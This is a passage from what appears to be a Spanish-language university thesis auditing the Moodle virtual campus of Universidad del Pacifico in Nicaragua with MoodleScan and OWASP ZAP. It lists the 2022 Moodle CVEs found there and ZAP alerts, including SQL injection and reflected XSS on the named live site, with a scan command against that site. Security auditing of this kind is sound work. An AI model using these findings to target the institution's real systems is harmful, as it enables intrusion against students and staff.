CPU: 1 vcpu Intel(R) Xeon(R) CPU E5-2676 v3 @ 2.40GHz
Versión de Mysql: MYSQL 8.0.32
Se utiliza el mismo servidor para ejecutar la instancia de MySQL.
Para la conexión de la aplicación se utiliza un usuario independiente de MySQL, asignándole permisos a la Base de Datos y al esquema solo para esa aplicación.
No existen políticas establecidas para prevenir ataques o levantamiento en caso de caídas de servicios.

VI.1.1. Herramientas para escanear vulnerabilidades web.


Para la realización de las pruebas, se utilizaràn las siguientes herramientas:

1. OWAPS ZAP

Es una de las herramientas más utilizadas para análisis de vulnerabilidades, y la herramienta recomendada para analizar los 10 riesgos más importantes (Owasp Top 10), también por el tipo de sitio que se analizará se decidió utilizar la herramienta Moodle Scan para identificar las vulnerabilidades de sitios académicos y campus virtuales, basados en Moodle.

Se seleccionó ya que está enfocado en escanear una aplicación buscando las debilidades más habituales y de mayor impacto en la seguridad de un sistema, como lo muestra el Top 10, también es importante mencionar que esta herramienta presenta una Licencia Apache, Open Source que permite economizar monetariamente el análisis y auditoría de las vulnerabilidades presentes.

Figura 7. Pantalla Inicio Owasp Zap




Fuente: Elaboración propia.

VI.1.2. Moodle Scan

La herramienta Moodle Scan se seleccionó porque está definida específicamente para analizar las vulnerabilidades de los sitios web Moodle.[13]

Es una herramienta que utiliza un script para determinar las versiones de Moodle que tienen alguna vulnerabilidad, utilizando los CVE publicados por los desarrolladores de Moodle, está escrito en Python y se puede analizar los sitios de Moodle en línea, debido a que es una herramienta que aún está en desarrollo (Herrera, 2022) se pretende utilizar para tener una idea de las vulnerabilidades que se encontrarán en este sitio, y de esta manera se pueda generar un conocimiento superficial de las explotaciones existentes dentro del sitio Campus Virtual, afectando a la Universidad del Pacifico en el último trimestre del año 2022.

Figura 8. Pantalla iniciar de ejecución de Moodlescan



Fuente: (Victor Herrera, 2021)

[13] https://www.zeroday.cl/p/moodlescan.html

VI.1.3. Análisis del Campus Virtual con las herramientas seleccionadas.

En el presente acápite se presentarán los resultados del análisis con las dos herramientas seleccionadas en el acápite 1.1.

- **Moodle Scan**

Para realizar el análisis con Moodle Scan se necesita instalar la herramienta en un sistema operativo Linux, Windows o IOs, para esta investigación se decidió utilizar Debian Server 11.

En Anexo 4, se describe el proceso de instalación.
A continuación, se muestra cómo utilizarla.[14]

Figura 9. Ejecución del Moodle Scan para scan del sitio web Campus Virtual.

Fuente: Elaboración propia.

[14] https://www.zeroday.cl/p/moodlescan.html

Se observa que para poder analizar el sitio web, se debe ejecutar el comando

“python3 moodlescan.py -u https://campusvirtual.unipnicaragua.edu.ni”

Se conectará al sitio web y realizará el escáner correspondiente para obtener la versión, tipos de seguridad, además de cualquier otra información que se pueda utilizar para analizarlos en los CVE.

Una vez que el análisis ha terminado, el resultado en pantalla será el siguiente.

Figura 10: Resultado del scanner del sitio web con MoodleScan.

Fuente: Elaboración propia.

VI.1.3.1. Vulnerabilidades encontradas con MoodleScan.

1. CVE 35653

Se identificó como un problema XSS reflejado en el módulo LTI de Moodle. La vulnerabilidad existe debido a una desinfección insuficiente de los datos proporcionados por el usuario en el módulo LTI.

Un atacante remoto puede engañar a la víctima para que siga un enlace especialmente diseñado y ejecute HTML y código de secuencia de comandos arbitrarios en el navegador del usuario. En este contexto es un sitio web vulnerable para robar información potencialmente confidencial, cambiar la apariencia de la página web o realizar ataques de phishing y drive-by-down, cabe mencionar que esta vulnerabilidad no afecta a los usuarios autenticados.

2. CVE 35651

Se encontró una vulnerabilidad SSRF ciega y XSS almacenada en Moodle debido a una limpieza insuficiente de los datos proporcionados por el usuario en los detalles de seguimiento de SCORM, engloba a la vulnerabilidad CVE 35653, y fue descubierta el 2022-07-26 (confirmado).

3. CVE 30600[15]

Se encontró una falla en Moodle donde la lógica utilizada para contar los intentos de inicio de sesión fallidos podría dar como resultado que se omita el umbral de bloqueo de la cuenta.

Si ocurre más de 1 solicitud de inicio de sesión simultánea, es posible que la aplicación web de Moodle no verifique y actualice correctamente el valor de inicio de sesión dentro de la aplicación. Esto da como resultado que 2 o más fallas de inicio de sesión solo se cuentan como 1 falla de inicio de sesión.

[15] https://nvd.nist.gov/vuln/detail/CVE-2022-30600

El resultado de esta interacción es que el valor de la base de datos fail_login_attempt solo se incrementa en 1 a pesar de que se hayan producido 2 solicitudes de inicio de sesión fallidas. Esta actualización se puede escalar a cientos de solicitudes con los límites de cuántas solicitudes simultáneas puede realizar el cliente y la cantidad de solicitudes que el servidor web puede administrar simultáneamente.

Además, si un atacante tiene acceso a múltiples clientes (como botnet) y puede sincronizar el momento en que se realizan estas solicitudes, entonces el atacante puede superar las limitaciones usando un cliente y hacer que el ataque sea más difícil de mitigar.

4. **CVE 30599**

Se encontró una falla en Moodle donde se identificó un riesgo de inyección SQL en el código de Badges relacionado con la configuración de criterios.

Esta es una vulnerabilidad en el sistema de gestión de cursos de Moodle se debe a una limpieza insuficiente de los datos del usuario en el código del icono asociado con los criterios de configuración. La explotación de la vulnerabilidad podría permitir a un atacante remoto enviar una consulta especialmente diseñada a la aplicación afectada y ejecutar comandos SQL arbitrarios contra la base de datos de la aplicación.

5. **CVE 30598**

Se encontró una falla en Moodle donde los resultados de la búsqueda global podrían incluir información del autor sobre algunas actividades a las que un usuario no tendría acceso de otro modo.

Con esta vulnerabilidad los estudiantes pueden tener acceso a cursos a los que no están matriculados, ya que la búsqueda global no valida el acceso a los cursos del usuario.

6. **CVE 30597**

Se encontró una falla en Moodle donde el campo de descripción del usuario no estaba oculto cuando se configuraba como un campo de usuario oculto.

7. CVE 30596

Se encontró una falla en Moodle donde los números de identificación se mostraban cuando la asignación masiva de marcadores a las tareas requería una desinfección adicional para evitar un riesgo de XSS almacenado.

Se da debido a la sanitización inadecuada antes de actualizar el resumen de los mensajes, dando[16] así lugar a una vulnerabilidad conocida como XSS (cross site scripting) almacenado, que puede permitir a un atacante remoto inyectar código JavaScript malicioso en páginas web vulnerables, quedando almacenado en el servidor.

A continuación, se engloban los CVE encontrados en los tipos de vulnerabilidades según el Owasp Top 10:

Tabla 1: Comparación de CVE encontrados con Top 10 según el Owasp.

Vulnerabilidades Campus Virtual con Moodle Scan		
CVE	**Cantidad**	**Tipo**
CVE 2022 35653	1	A03:2021-Injection
CVE 2022 35651	1	A03:2021-Injection
CVE 2022 30600	1	A03:2021-Injection
CVE 2022 30599	1	A03:2021-Injection
CVE 2022 30598	1	A05:2021-Security Misconfiguration
CVE 2022 30597	1	A03:2021-Injection
CVE 2022 30596	1	A03:2021-Injection

Fuente: Elaboración Propia

Se encontró 7 vulnerabilidades en el campus virtual entre ellas el Cross Site Scripting e Inyección SQL, esto da la pauta para analizarlo con el OWASP ZAP, y

[16] https://nvd.nist.gov/vuln/detail/CVE-2022-30597

prejuiciar que estas vulnerabilidades serán encontradas una vez terminado el análisis.


De esta manera la herramienta Moodle Scan, que específicamente se utiliza para sitios web Moodle ha identificado que el sitio web campus virtual de la Universidad del Pacifico presenta riesgos de vulnerabilidades expuestas que necesitan ser controladas para que el sitio pueda trabajar de manera precisa sin que llegue a ser explotado causando impacto en los estudiantes, profesores y personal en general de la institución.

VI.1.3.2. Vulnerabilidades encontradas con el Owasp Zap

Se presentan a continuación los resultados del análisis del Owasp Zap en la aplicación del campus virtual de la Universidad del Pacifico,

a. Ejecutamos el Owasp Zap.
b. Se realizará un escaneo sencillo y rápido ya que el Owasp es una herramienta fácil de usar cuyo escaneo por defecto incluye la búsqueda de todas las vulnerabilidades.


Figura 11: Ejecución de scanner con Owasp Zap Owasp Zap



Fuente: Elaboración Propia.

Se observa que el análisis trata de identificar todas las vulnerabilidades conocidas por Owasp hasta encontrar las que están expuestas en este link.

Figura 12: Inicio de Scaner Moodle con Owasp Zap una vez validado el Link.




	Strength	Progress	Elapsed	Reqs	Alerts	Status
Analyser			00:04.002	21		
Plugin						
Path Traversal	Medium		00:05.666	30	0	
Remote File Inclusion	Medium			0	0	
Source Code Disclosure - /WEB-INF folder	Medium			0	0	
Heartbleed OpenSSL Vulnerability	Medium			0	0	
Source Code Disclosure - CVE-2012-1823	Medium			0	0	
Remote Code Execution - CVE-2012-1823	Medium			0	0	
External Redirect	Medium			0	0	
Server Side Include	Medium			0	0	
Cross Site Scripting (Reflected)	Medium			0	0	
Cross Site Scripting (Persistent) - Prime	Medium			0	0	
Cross Site Scripting (Persistent) - Spider	Medium			0	0	
Cross Site Scripting (Persistent)	Medium			0	0	
SQL Injection	Medium			0	0	
SQL Injection - MySQL	Medium			0	0	
SQL Injection - Hypersonic SQL	Medium			0	0	
SQL Injection - Oracle	Medium			0	0	
SQL Injection - PostgreSQL	Medium			0	0	
SQL Injection - SQLite	Medium			0	0	
Cross Site Scripting (DOM Based)	Medium			0	0	
SQL Injection - MsSQL	Medium			0	0	
Server Side Code Injection	Medium			0	0	
Remote OS Command Injection	Medium			0	0	
XML External Entity Attack	Medium			0	0	
Generic Padding Oracle	Medium			0	0	
Cloud Metadata Potentially Exposed	Medium			0	0	
Directory Browsing	Medium			0	0	
Buffer Overflow	Medium			0	0	
Format String Error	Medium			0	0	
CRLF Injection	Medium			0	0	
Parameter Tampering	Medium			0	0	
ELMAH Information Leak	Medium			0	0	
Trace.axd Information Leak	Medium			0	0	

Fuente: Elaboración Propia

Cuando el análisis está a punto de terminar, mostrará una cantidad de requests y alertas que se puede exportar luego como un resumen ejecutivo.


Figura 13: Resultados preliminares de scanner Moodle con Owasp Zap



Fuente: Elaboración propia.

Este análisis lleva una cantidad de tiempo considerable dependiendo del host donde se ejecuta, una vez terminado el scan, se mostrará un breve resumen de las vulnerabilidades encontradas.

Figura 14: Alerta resultante del scaner del Owasp a la aplicación web Campus Virtual.



Fuente: Elaboración Propia.

La herramienta brinda la opción de exportar un resumen completo de todos los análisis hechos y las vulnerabilidades encontradas.

Figura 15: Resumen de alertas obtenidas con Owasp Zap

ZAP Scanning Report

Site: http://moodle.unipnicaragua.edu.ni

Generated on Thu, 9 Mar 2023 12:46:19

Summary of Alerts

Risk Level	Number of Alerts
High	4
Medium	5
Low	7
Informational	4

Fuente: Elaboración Propia.

Se observa que como parte de las vulnerabilidades, se encontraron 4 de alto riesgo, 5 de mediano riesgo, 7 de bajo riesgo y 4 informativos, sin embargo si recurrimos a la descripción de alertas, se encontrará que el resumen de alertas engloba muchas otras.

Figura 16: Detalles de Alertas del Scanner de Owasp Zap

Alerts

Name	Risk Level	Number of Instances
Cross Site Scripting (Reflected)	High	3
SQL Injection - Hypersonic SQL - Time Based	High	2
SQL Injection - Oracle - Time Based	High	1
SQL Injection - SQLite	High	7
Absence of Anti-CSRF Tokens	Medium	66
Application Error Disclosure	Medium	1531
Content Security Policy (CSP) Header Not Set	Medium	1906
Directory Browsing - Apache 2	Medium	1531
Missing Anti-clickjacking Header	Medium	1535
Application Error Disclosure	Low	31
Big Redirect Detected (Potential Sensitive Information Leak)	Low	274
Cookie No HttpOnly Flag	Low	7
Cookie without SameSite Attribute	Low	7
Server Leaks Version Information via "Server" HTTP Response Header Field	Low	2526
Timestamp Disclosure - Unix	Low	66
X-Content-Type-Options Header Missing	Low	1913
Content-Type Header Missing	Informational	102
Information Disclosure - Suspicious Comments	Informational	410
Modern Web Application	Informational	54
User Controllable HTML Element Attribute (Potential XSS)	Informational	54

Fuente: Elaboración Propia

Cross Site Scripting (Reflected)

Cross-site Scripting (XSS) es una técnica de ataque que consiste en hacer eco del código proporcionado por el atacante en la instancia del navegador de un usuario. Una instancia de navegador puede ser un cliente de navegador web estándar o un objeto de navegador incrustado en un producto de software, como el navegador dentro de WinAmp, un lector de RSS o un cliente de correo

electrónico. El código en sí generalmente está escrito en HTML/JavaScript, pero también puede extenderse a VBScript, ActiveX, Java, Flash o cualquier otra tecnología compatible con navegador.

SQL Injection - Hypersonic SQL - Time Based, SQL Injection - Oracle - Time Based, SQL Injection - SQLite

Las fallas de inyección, como SQL, NoSQL, OS o LDAP ocurren cuando se envían datos no confiables a un intérprete, como parte de un comando o consulta. Los datos dañinos del atacante pueden engañar al intérprete para que ejecute comandos involuntarios o acceda a los datos sin la debida autorización.

Absence of Anti-CSRF Tokens

Una falsificación de solicitud entre sitios es un ataque que implica obligar a una víctima a enviar una solicitud HTTP a un destino objetivo sin su conocimiento o intención para realizar una acción como víctima. La causa subyacente es la funcionalidad de la aplicación que usa acciones predecibles de URL/formulario de manera repetible. La naturaleza del ataque es que CSRF explota la confianza que un sitio web tiene para un usuario. Por el contrario, los scripts de sitios cruzados (XSS) explotan la confianza que un usuario tiene en un sitio web. Al igual que XSS, los ataques CSRF no son necesariamente entre sitios, pero pueden serlo. La falsificación de solicitudes entre sitios también se conoce como CSRF o XSRF

Application Error Disclosure

Esta página contiene un mensaje de error/advertencia que puede revelar información confidencial, como la ubicación del archivo que produjo la excepción no controlada. Esta información se puede utilizar para lanzar más ataques contra la aplicación web. La alerta podría ser un falso positivo si el mensaje de error se encuentra dentro de una página de documentación.

Content Security Policy (CSP) Header Not Set

La Política de seguridad de contenido (CSP) es una capa adicional de seguridad que ayuda a detectar y mitigar ciertos tipos de ataques, incluidos Cross Site

Scripting (XSS) y ataques de inyección de datos. Estos ataques se utilizan para todo, desde el robo de datos hasta la desfiguración del sitio o la distribución de malware. CSP proporciona un conjunto de encabezados HTTP estándar que permiten a los propietarios de sitios web declarar fuentes de contenido aprobadas que los navegadores deberían poder cargar en esa página; los tipos cubiertos son JavaScript, CSS, marcos HTML, fuentes, imágenes y objetos incrustados como applets de Java, ActiveX, archivos de audio y video.

Directory Browsing - Apache 2

Es posible ver una lista de los contenidos del directorio. Las listas de directorios pueden revelar secuencias de comandos ocultas, incluir archivos, archivos fuente de copia de seguridad, etc., a los que se puede acceder para revelar información confidencial. -Apache 2.

Missing Anti-clickjacking Header

La respuesta no incluye la política de seguridad de contenido con la directiva 'ancestros de marcos' ni las opciones de marcos X para proteger contra los ataques de 'ClickJacking'.

Big Redirect Detected (Potential Sensitive Information Leak)

El servidor ha respondido con una redirección que parece proporcionar una gran respuesta. Esto puede indicar que, aunque el servidor envió una redirección, también respondió con el contenido del cuerpo.

Cookie No HttpOnly Flag

Se ha configurado una cookie sin el indicador HttpOnly, lo que significa que JavaScript puede acceder a la cookie. Si se puede ejecutar un script malicioso en esta página, se podrá acceder a la cookie y se podrá transmitir a otro sitio. Si se trata de una cookie de sesión, es posible que se produzca un secuestro de sesión.

Cookie without SameSite Attribute

Se ha configurado una cookie sin el atributo SameSite, lo que significa que la cookie se puede enviar como resultado de una solicitud de 'entre sitios'. El atributo SameSite es una contramedida eficaz para la falsificación de solicitudes entre sitios, la inclusión de secuencias de comandos entre sitios y los ataques de tiempo.

Server Leaks Version Information via "Server" HTTP Response Header Field

El servidor web/de aplicaciones está filtrando información de la versión a través del encabezado de respuesta HTTP "Servidor". El acceso a dicha información puede facilitar a los atacantes la identificación de otras vulnerabilidades a las que está sujeto su servidor web/de aplicaciones.

Timestamp Disclosure - Unix

Una marca de tiempo fue revelada por la aplicación/servidor web - Unix

X-Content-Type-Options Header Missing

El encabezado Anti-MIME Sniffing X-Content-Type Options no se configuró en 'nosniff'. Esto permite que las versiones anteriores de Internet Explorer y Chrome realicen un rastreo MIME en el cuerpo de la respuesta, lo que podría causar que el cuerpo de la respuesta se interprete y muestre como un tipo de contenido diferente al tipo de contenido declarado. Las versiones actuales (principios de 2014) y heredadas de Firefox utilizarán el tipo de contenido declarado (si se ha configurado), en lugar de realizar MIMEsniffing.

Content-Type Header Missing

Faltaba el encabezado Content-Type o estaba vacío.

Information Disclosure - Suspicious Comments

